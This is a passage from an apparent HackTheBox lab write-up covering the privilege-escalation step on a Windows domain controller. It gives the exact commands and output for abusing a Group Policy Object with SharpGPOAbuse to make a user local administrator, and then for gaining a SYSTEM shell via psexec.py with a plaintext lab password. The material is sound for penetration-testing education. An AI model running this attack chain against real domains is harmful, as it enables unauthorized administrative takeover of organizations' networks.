Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

We will first list out all GPOs for potential exploits:


```
Get-GPO -All | Select-Object -ExpandProperty DisplayName
```



```
*Evil-WinRM* PS C:\Users\HHogan\Documents> Get-GPO -All | Select-Object -ExpandProperty DisplayName
Windows Firewall GPO
Default Domain Policy
Default Active Directory Settings GPO
Default Domain Controllers Policy
Windows Update GPO
Windows Update Domain Policy
Software Installation GPO
Password Policy GPO
```

Using HackTricks as the guide, we should be able to escalate our privilege to administrator.


Let's download and upload SharpGPOAbuse to the system:



```
*Evil-WinRM* PS C:\Users\HHogan\Documents> upload SharpGPOAbuse.exe

Info: Uploading /home/yoon/Documents/htb/office/SharpGPOAbuse.exe to C:\Users\HHogan\Documents\SharpGPOAbuse.exe

Data: 107860 bytes of 107860 bytes copied

Info: Upload successful!
```

We will use **SharpGPOAbuse** to add user HHogan as the local administrator:


```
./SharpGPOAbuse.exe --AddLocalAdmin --UserAccount HHogan --GPOName "Default Domain Policy"
```



```
*Evil-WinRM* PS C:\Users\HHogan\Documents> ./SharpGPOAbuse.exe --AddLocalAdmin --UserAccount HHogan --GPOName "Default Domain Policy"
[+] Domain = office.htb
[+] Domain Controller = DC.office.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=office,DC=htb
[+] SID Value of HHogan = S-1-5-21-1199398058-4196589450-691661856-1108
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\office.htb\SysVol\office.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

We will update windows group policy setting:


```
gpupdate /force
```



```
*Evil-WinRM* PS C:\Users\HHogan\Documents> gpupdate /force
Updating policy...



Computer Policy update has completed successfully.

User Policy update has completed successfully.
```

We can verify that user **hhogan** is in the administrators group:


```
net localgroup Administrators
```



```
*Evil-WinRM* PS C:\Users\HHogan\Documents> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
HHogan
The command completed successfully.
```

Using **psexec**, we now have spawned interactive shell as the system:

```
psexec.py HHogan:H4ppyFtW183#@10.10.11.3
```



```
┌──(yoon㉿kali)-[/opt/SharpGPOAbuse/SharpGPOAbuse-master]
└─$ psexec.py HHogan:H4ppyFtW183#@10.10.11.3
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.11.3.....
[*] Found writable share ADMIN$
[*] Uploading file ecBdAGbt.exe
[*] Opening SVCManager on 10.10.11.3.....
[*] Creating service mxrD on 10.10.11.3.....
[*] Starting service mxrD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

References

- https://github.com/Acceis/exploit-CVE-2023-23752
- https://medium.com/@robert.broeckelmann/kerberos-wireshark-captures-a-windows-login-example-151fabf3375a
- https://vbscrub.com/2020/02/27/getting-passwords-from-kerberos-pre-authentication-packets/
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla

- https://jadu101.github.io/Hackthebox%F0%9F%93%A6/Windows%F0%9F%93%98/HTB-Solarlab#runascsexe
- https://github.com/elweth-sec/CVE-2023-2255/blob/main/README.md
- https://jadu101.github.io/Hackthebox%F0%9F%93%A6/Windows%F0%9F%93%98/HTB-Access#privesc-security-to-administrator
- https://github.com/gentilkiwi/mimikatz/wiki/howto-~-credential-manager-saved-credentials
- https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/acl-persistence-abuse#sharpgpoabuse-abuse-gpo
- https://github.com/byronkg/SharpGPOAbuse